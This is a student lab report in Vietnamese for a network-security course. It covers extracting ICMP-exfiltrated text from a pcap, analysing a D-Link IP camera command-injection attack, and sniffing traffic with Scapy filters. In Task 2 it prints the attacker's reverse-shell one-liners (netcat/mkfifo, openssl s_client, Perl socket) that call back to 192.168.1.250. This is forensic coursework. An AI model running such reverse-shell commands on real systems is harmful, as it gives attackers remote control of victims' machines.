

BÁO CÁO THỰC HÀNH

Môn học: NT140.P12.ANTT – An Toàn Mạng

Tên chủ đề: Lab 1 - Packet Sniffing & Spoofing

GVHD: Tô Trọng Nghĩa

Nhóm: 6

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.P12.ANTT.2

STT	Họ và tên	MSSV	Email
1	Lại Quan Thiên	22521385	22521385@gm.uit.edu.vn
2	Mai Nguyễn Nam Phương	22521164	22521164@gm.uit.edu.vn
3	Hồ Diệp Huy	22520541	22520541@gm.uit.edu.vn
4	Đặng Đức Tài	22521270	22521270@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Nội dung	Tình trạng	Trang
1	Task 1	100%	2 - 5
2	Task 2	100%	6 - 8
3	Task 3	100%	9 - 10
4	Task 4	100%	11 - 14
5	Task 5	100%	15 - 16
6	Task 6	90%	17 - 20
Điểm tự đánh giá			9.5/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

1. TASK 1: File exfil-1.pcap ghi lại lưu lượng mạng của một tổ chức. Trong đó, người quản trị viên đang muốn tìm kẻ tấn công đang cố gắng gửi dữ liệu ra ngoài. Biết rằng kẻ tấn công không sử dụng giao thức TCP và UDP. Hãy giúp quản trị viên này tìm ra thông điệp mà kẻ tấn công gửi đi.

- Ta sẽ sử dụng một đoạn mã python để xử lý các gói mạng trong gói tin PCAP mà ta cần tìm hiểu, trích xuất thông tin từ gói và lưu nội dung ta cần tìm vào một file txt

```
1 from scapy.all import PcapReader, Raw, IP
2 import binascii
3 import multiprocessing as mp
4 import os
5
6 def extract_meaningful_content(text):
7     index = text.find('MSGID2')
8     if index != -1:
9         meaningful_part = text[index + len('MSGID2'):]
10        if any(char.isprintable() for char in meaningful_part) and not meaningful_part.isspace():
11            return meaningful_part
12        return None
13
14 def process_packet(packet, payloads):
15     if IP in packet and not (packet.haslayer('TCP') or packet.haslayer('UDP')) and packet.haslayer(Raw):
16         try:
17             ascii_payload = binascii.unhexlify(binascii.hexlify(packet[Raw].load())).decode('ascii', errors='ignore')
18             meaningful_payload = extract_meaningful_content(ascii_payload)
19             if meaningful_payload:
20                 payloads.append(meaningful_payload)
21         except (UnicodeDecodeError, binascii.Error):
22             pass
23
24 def worker(packet_queue, payloads):
25     while (packet := packet_queue.get()) is not None:
26         process_packet(packet, payloads)
27
28 def main():
29     try:
30         packets = PcapReader('exfil-1.pcap')
31     except FileNotFoundError:
32         print("File not found.")
33         return
34
35     manager = mp.Manager()
36     payloads = manager.list()
37     packet_queue = mp.Queue()
38
39     for packet in packets:
40         if IP in packet and packet.haslayer(Raw):
41             packet_queue.put(packet)
42
43     processes = [mp.Process(target=worker, args=(packet_queue, payloads)) for _ in range(os.cpu_count())]
44     for p in processes: p.start()
45     for _ in processes: packet_queue.put(None)
46     for p in processes: p.join()
47
48     with open('payloads.txt', 'w', encoding='utf-8') as file:
49         file.write(''.join(payloads))
50     print("Payloads with meaningful content have been saved to payloads.txt.")
51
52 if __name__ == '__main__':
53     main()
```

- Ta sử dụng tất cả 4 thư viện để lấy được thông tin cần thiết, chi tiết bao gồm:

- Scapy: Được sử dụng để đọc các gói tin từ tệp PCAP và xử lý các lớp IP và Raw.
- binascii: Được sử dụng để chuyển đổi dữ liệu nhị phân thành chuỗi ASCII.
- Multiprocessing (mp): Được sử dụng để tạo và quản lý các tiến trình.

- os: Được sử dụng để lấy số lượng CPU trên hệ thống
- Hàm `Extract_meaning_content`:
 - Sau khi phân tích các gói tin trong file, ta thấy được những chuỗi kí tự có ý nghĩa sẽ nằm sau chuỗi "MSGID2", vì lẽ đó nên chúng ta sẽ sử dụng hàm này để lấy được chuỗi kí tự attacker muốn truyền tải ra ngoài
 - Nếu tìm thấy 'MSGID2', nó sẽ kiểm tra xem phần meaningful có chứa ký tự in được và không phải là khoảng trắng
 - Nếu có, nó sẽ trả về phần meaningful, ngược lại trả về None.

```
def extract_meaningful_content(text):
    index = text.find('MSGID2')
    if index != -1:
        meaningful_part = text[index + len('MSGID2'):]
        if any(char.isprintable() for char in meaningful_part) and not meaningful_part.isspace():
            return meaningful_part
    return None
```

- Hàm `process_packet`:

- Hàm này được ta sử dụng để kiểm tra xem gói tin có thuộc TCP và UDP không (để bài có đề cập gói tin cần tìm không phải là TCP và UDP), ngoài ra nó sẽ kiểm tra thêm gói tin có lớp IP và Raw (payload) hay không
- Nếu thỏa mãn yêu cầu kiểm tra thì đoạn mã sẽ chuyển đổi đoạn payloads của gói tin từ thô sang chuỗi ASCII, rồi dùng hàm `extract_meaningful_content` đã được đề cập trước đó để tìm và trích xuất nội dung có ý nghĩa vào list ta sử dụng để lưu trữ

```
def process_packet(packet, payloads):
    if IP in packet and not (packet.haslayer('TCP') or packet.haslayer('UDP')) and packet.haslayer(Raw):
        try:
            ascii_payload = binascii.unhexlify(binascii.hexlify(packet[Raw].load())).decode('ascii', errors='ignore')
            meaningful_payload = extract_meaningful_content(ascii_payload)
            if meaningful_payload:
                payloads.append(meaningful_payload)
        except (UnicodeDecodeError, binascii.Error):
            pass
```

- Hàm `worker`:

- Hàm này chạy trong các tiến trình con, nó lấy các gói tin từ hàng đợi `packet_queue` và xử lý chúng bằng hàm `process_packet`
- Hàm này giúp ta xử lý gói tin dưới Multiprocessing – gia tăng tốc độ xử lý gói tin cho ta

```
def worker(packet_queue, payloads):
    while (packet := packet_queue.get()) is not None:
        process_packet(packet, payloads)
```

- Hàm `main`:

- Đây là điểm bắt đầu của chương trình python
- Đầu tiên nó sẽ truy cập vào file pcap bằng thư viện scapy, nếu không tìm thấy nó sẽ thông báo lỗi

```
def main():
    try:
        packets = PcapReader('exfil-1.pcap')
    except FileNotFoundError:
        print("File not found.")
    return
```

- Sau khi tìm thấy file, thư viện multiprocessing (mp) được sử dụng để tạo danh sách chia sẻ Payload cần lưu giữa các tiến trình con. Ngoài ra ta còn tạo thêm hàng đợi cho các gói tin cần xử lý (duyệt qua các gói tin rồi thêm vào hàng đợi)

```
manager = mp.Manager()
payloads = manager.list()
packet_queue = mp.Queue()

for packet in packets:
    if IP in packet and packet.haslayer(Raw):
        packet_queue.put(packet)
```


- Tạo ra số tiến trình tương đương với CPU của hệ thống, trong đó mỗi tiến trình chạy worker gọi là tiến trình con, bắt đầu multiprocessing để ta lấy payload đã được duyệt
- Sau khi kết thúc trích xuất nội dung vào 1 file txt để ta theo dõi

```
processes = [mp.Process(target=worker, args=(packet_queue, payloads)) for _ in range(os.cpu_count())]
for p in processes: p.start()
for _ in processes: packet_queue.put(None)
for p in processes: p.join()

with open('payloads.txt', 'w', encoding='utf-8') as file:
    file.write(''.join(payloads))
print("Payloads with meaningful content have been saved to payloads.txt.")

if __name__ == '__main__':
    main()
```

- Kết quả thu được ở file txt (hình đại diện):



```
62 My father told him no, very little company, the more
63 was the pity.
64 very little company, the more
65 was the pity.
66
67 "Well, then," said he, "this is the ber
68 "Well, then," said he, "this is the berth for me.
69 Here you, matey," he cried to the th for me.
70 Here you, matey," he cried to the man who trundled the
71 barrow; "bring up alongsman who trundled the
72 barrow; "bring up alongside and help up my chest. I'll
73 stay here a biide and help up my chest. I'll
74 stay here a bit," he continued. "I'm a plain man; rum
75 and bt," he continued. "I'm a plain man; rum
76 and bacon and eggs is what I want, and that head up
77 acon and eggs is what I want, and that head up
78 there for to watch ships off. What you mought ca there for to watch ships off. What you mought call me?
79 You mought call me captain. Oh, I see ll me?
80 You mought call me captain. Oh, I see What you're at--
81 there"; and he threw down thwhat you're at--
82 there"; and he threw down three or four gold pieces on
83 the threshold. "Yoree or four gold pieces on
84 the threshold. "Yoth; "and a
85 pleasant sittatated grog-shop. Muchu can tell me when I've worked
86 through that,"u can tell me when I've worked
87 through that," says he, looking as fierce as a
88 commander.
89
90 And indeed bad as his clothes were and c says he, looking as fierce as a
91 commander.
92
93
94 And indeed bad as his clothes were and coarsely as he
95 spoke, he had none of the appeaoarsely as he
96 spoke, he had none of the appearance of a man who sailed
97 before the mast, burance of a man who sailed
98 before the mast, but seemed like a mate or skipper
99 accustomed tot seemed like a mate or skipper
100 accustomed toth; "and a
101 pleasant sittatated grog-shop. Muchide and help up my chest. I'll
102 stay here a bi very little company, the more
103 was the pity.
104
```

2. TASK 2: Trong task này, chúng ta sẽ cố gắng tìm ra những tin tặc đã truy cập vào camera an ninh trong toà nhà thông qua lỗ hổng bảo mật trên máy chủ web. Hãy dựa vào thông tin về lỗ hổng bảo mật tại link <https://www.coresecurity.com/core-labs/advisories/d-link-ip-cameras-multiple-vulnerabilities>, phân tích file `attack.pcap`, tìm ra IP của kẻ tấn công và mô tả lại quá trình tấn công.

- Ta sẽ sử dụng một file python sử dụng thư viện Scapy để đọc các gói tin từ file `attack.pcap` và trích xuất payload có từ khóa “echo” từ các gói tin thuộc giao thức HTTP (vì đây là một kỹ thuật phổ biến trong các cuộc tấn công nhằm kiểm tra tính khả dụng của một lệnh hoặc dịch vụ từ xa, cũng như để thực hiện các hành động xâm nhập hoặc khai thác).

task2.py:

```
from scapy.all import rdpcap

keywords = [
    # CVE-2013-1599: OS Command Injection
    ['uname', 'passwd', 'echo'],

    # CVE-2013-1600: Authentication Bypass
    ['asf-mp4.asf'],

    # [CVE-2013-1601]: ASCII Video Stream Information Leak
    ['md/lums.cgi', 'oooooooo'],

    # RTSP Authentication Bypass (CVE-2013-1602)
    ['DESCRIBE'],

    # Use of Hard-Coded Credentials (CWE-798) (CVE-2013-1603)
    ['?*']
]

def read_pcap(file_path):
    packets = rdpcap(file_path)
    return packets

def search_keywords(packets):
    found_packets = []
    for packet in packets:
        if packet.haslayer('Raw'):
            payload = str(packet['Raw'].load)
            for keyword_group in keywords:
                for keyword in keyword_group:
                    if keyword in payload:
                        src_ip = packet['IP'].src
                        dst_ip = packet['IP'].dst

                        packet_info = {
                            'src': src_ip,
                            'dst': dst_ip,
                            'payload': payload
                        }
                        found_packets.append(packet_info)
                        break
    return found_packets

def write_results(found_packets, output_file):
    with open(output_file, 'w') as f:
        if found_packets:
            for packet in found_packets:
                f.write(f"Source IP: {packet['src']},\nDestination IP: {packet['dst']},\nPayload: {packet['payload']}... \n\n")

def main():
    pcap_file = 'attack.pcap'
    output_file = 'result.txt'

    packets = read_pcap(pcap_file)
    found_packets = search_keywords(packets)
    write_results(found_packets, output_file)
```



- Ta ghi lại thông tin của những gói tin HTTP và convert những payload dạng hex sang text và ghi lại vào file result.txt:

result.txt:

[illegible]

- Từ những gói tin đã bắt được, có thể thấy quá trình thực thi của kẻ tấn công diễn ra như sau:

+ **Khai thác lỗ hổng và khởi tạo kết nối:** Kẻ tấn công đã gửi các payload nhằm thực thi lệnh từ xa thông qua việc khai thác lỗ hổng trong thiết bị mục tiêu. Điều này có thể bắt đầu từ việc sử dụng các công cụ mã hóa như openssl hoặc nc (netcat) để thiết lập kết nối với máy chủ điều khiển của kẻ tấn công (ví dụ, địa chỉ IP 192.168.1.250)(result) (processed_result).

+ **Tạo kết nối liên tục (persistent)**: Sau khi khai thác thành công, kẻ tấn công tạo kết nối liên tục bằng cách sử dụng các lệnh như:

- Tạo fifo và sử dụng nc để tạo kênh giao tiếp hai chiều, qua đó lệnh được thực thi trên máy bị tấn công:

```
mkfifo /tmp/koled; nc 192.168.1.250 30058 0</tmp/koled | /bin/sh >/tmp/koled 2>&1; rm /tmp/koled
```

- Hoặc sử dụng openssl để mã hóa kết nối:

```
sh -c '(sleep 3862/openssl s_client -quiet -connect 192.168.1.250:30012/while : ; do sh && break; done 2>&1/openssl s_client -quiet -connect 192.168.1.250:30012 >/dev/null 2>&1 &)'
```

+ **Thực thi các lệnh từ xa:** Sau khi thiết lập kết nối, kẻ tấn công bắt đầu thực thi các lệnh từ xa. Ví dụ, sử dụng Perl để mở socket và chạy các lệnh hệ thống:

```
perl -MIO -e '$p=fork;exit;if($p);foreach my $key(keys %ENV){if($ENV{$key}~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1.250:30253");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_~/(.*)/){system $1;}}'
```

+ **Xóa dấu vết:** Sau khi thực thi lệnh, kẻ tấn công xóa dấu vết bằng cách xóa các tệp fifo được tạo tạm thời:

```
rm /tmp/koled
```

=> Toàn bộ quá trình cho thấy kẻ tấn công sử dụng các phương thức như *reverse shell*, *socket programming* và *mã hóa kết nối* để thực thi lệnh từ xa và duy trì quyền điều khiển liên tục. Tất cả đều đến từ một IP duy nhất của kẻ tấn công đó là **10.150.109.181**.

3. TASK 3: Đoạn code trên là ví dụ cho việc sử dụng scapy đánh hơi các gói tin trên interface `br-c93733e9f913`. Hàm `print_pkt(pkt)` thực hiện in các thông tin của gói tin đánh hơi được. Thực thi đoạn code trên và mô tả kết quả quan sát được.

Lưu ý: sử dụng lệnh `ifconfig` tại container attacker để tìm ra interface gắn với mạng `10.9.0.0/24` và thay thế vào trường `iface='br-c93733e9f913'` trong đoạn code trên.

- Dùng lệnh `docker ps` để hiển thị các container.
- Thay trường `iface` trong code đã cho (lưu trong **sniffer.py**) bằng interface gắn với mạng `10.9.0.0/24` là **`br-5717e1d9934a`**.

```
seed@VM: ~
[10/04/24] seed@VM:~$ docker ps --format "{{.ID}} {{.Names}}"
868828c52815 hostA-10.9.0.5
242d5b1fedc9 seed-attacker
27e4055ee0bd hostB-10.9.0.6
[10/04/24] seed@VM:~$ docker exec -it 242d5b1fedc9 /bin/bash
root@VM:/# ifconfig
br-5717e1d9934a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:b9ff:fe75:9309 prefixlen 64 scopeid 0x20<link>
    ether 02:42:b9:75:93:09 txqueuelen 0 (Ethernet)
    RX packets 22  bytes 1624 (1.6 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 68  bytes 7360 (7.3 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

```
seed@VM: ~/Labsetup
GNU nano 4.8
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-5717e1d9934a', filter='icmp', prn=print_pkt)
```

- Chạy **sniffer.py** ta thấy không hiển thị gì, vì đang không có gói tin nào được truyền đi trong mạng `10.9.0.0/24`.

```
root@VM:/home/seed# sniffer.py
```

- Dùng `docker exec` để khởi động shell trên container Host A. Sau đó ping tới container Host B.

```

seed@VM: ~
[10/04/24] seed@VM:~$ docker ps --format "{{.ID}} {{.Names}}"
868828c52815 hostA-10.9.0.5
242d5b1fedc9 seed-attacker
27e4055ee0bd hostB-10.9.0.6
[10/04/24] seed@VM:~$ docker exec -it 868828c52815 /bin/bash

root@868828c52815:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.063 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.189 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.335 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.217 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.241 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.177 ms
^C
--- 10.9.0.6 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6141ms
rtt min/avg/max/mdev = 0.063/0.189/0.335/0.083 ms
root@868828c52815:/#

```

- Quan sát lại file **sniffer.py** trên attacker container ta được kết quả như hình dưới.

```

root@VM: /home/seed# nano sniffer.py
root@VM: /home/seed# sniffer.py
### Ethernet ###
dst      = 02:42:0a:09:00:06
src      = 02:42:0a:09:00:05
type     = IPv4
### IP ###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 1979
flags    = 0F
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x1ed2
src      = 10.9.0.5
dst      = 10.9.0.6
\options \
### ICMP ###
type     = echo-request
code     = 0
chksum   = 0x270
id       = 0x1d
seq      = 0x1
### Raw ###
load     = '\xa1B\x00g\x00\x00\x00\x93\xf5\x01\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'

### Ethernet ###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:06
type     = IPv4
### IP ###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 45167
flags    =
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0xb51d
src      = 10.9.0.6
dst      = 10.9.0.5
\options \
### ICMP ###
type     = echo-reply
code     = 0
chksum   = 0xa70
id       = 0x1d
seq      = 0x1
### Raw ###
load     = '\xa1B\x00g\x00\x00\x00\x93\xf5\x01\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'


```

TASK 4: Thông thường, khi đánh hơi các gói tin, chúng ta chỉ quan tâm đến một số loại gói tin nhất định. Hãy sử dụng các bộ lọc của Scapy để thu thập các gói tin theo từng yêu cầu sau:

- Chỉ bắt những gói tin ICMP
- Bắt các gói tin đến từ một IP cụ thể có cổng đích là 23

*** Chỉ bắt những gói tin ICMP:**

- Dưới đây là đoạn code python dùng để bắt những gói tin ICMP:




```
seed@VM: ~/.../Labsetup
GNU nano 4.8 task_4-1.py
from scapy.all import *
import time

def print_pkt(pkt):
    pkt.show()

icmp_pkt = sniff(iface='br-5717e1d9934a', filter='icmp', prn=print_pkt)


while True:
    time.sleep(1)
```

- Bên tấn công sẽ thực thi đoạn code trên, dưới đây là hình ảnh bên tấn công đang lắng nghe các host giao tiếp với nhau (tại lúc này, Host A và B chưa có giao tiếp gì nên màn hình in ra sẽ trống)



```
Activities Terminal Oct 5 09:49
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@VM:/home/seed# ls
+ x chmod icmp_spoof.py sniffer.py task_4-1.py task_4.py
root@VM:/home/seed# python3 task_4-1.py
```

- Tại bước này, bên A sẽ ping cho bên B:




```
seed@VM: ~/.../Labsetup
root@868828c52815:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.167 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.138 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.077 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.194 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.074 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.084 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.261 ms
```

- Ngay lập tức, ta nhận được các gói tin ICMP từ 2 bên:

```
root@VM:/home/seed# python3 task_4-1.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:06
  src      = 02:42:0a:09:00:05
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 55576
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0x4d74
  src      = 10.9.0.5
  dst      = 10.9.0.6
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xcfe6
  id       = 0x1d
  seq      = 0x1
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xcfe6
  id       = 0x1d
  seq      = 0x1
###[ Raw ]###
  load     = '\x17D\x01g\x00\x00\x00\x00H}\x08\x00\x00\x00\x00
\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#
$%&\'()*+,-./01234567'
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:06
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 47684
  flags    =
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xac48
  src      = 10.9.0.6
  dst      = 10.9.0.5
```


* Bắt các gói tin đến từ một IP cụ thể có cổng đích là 23:

- Dưới đây là đoạn code python dùng bắt các gói tin đến từ IP của host A và có cổng đích là 23:




```
seed@VM: ~/.../Labsetup
GNU nano 4.8
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
specific_ip = "10.9.0.5" #Host A ip address
tcp_pkt = sniff(iface='br-5717e1d9934a', filter=f'tcp and src host {specific_ip} and dst port 23', prn=print_pkt)
```

- Bên tấn công sẽ thực thi đoạn code trên, dưới đây là hình ảnh bên tấn công đang lắng nghe các host giao tiếp với nhau (tại lúc này, Host A và B chưa có giao tiếp gì nên màn hình in ra sẽ trống)



```
seed@VM: ~/.../Labsetup
root@VM: /home/seed# python3 task_4-2.py
```

- Tại bước này, Host A sẽ thực hiện **nc -vz 10.9.0.6 23**, sử dụng công cụ Netcat (nc) để kiểm tra kết nối TCP đến một địa chỉ IP cụ thể (10.9.0.6 - HostB) trên cổng 23



```
root@868828c52815: /# nc -vz 10.9.0.6 23
Connection to 10.9.0.6 23 port [tcp/telnet] succeeded!
```

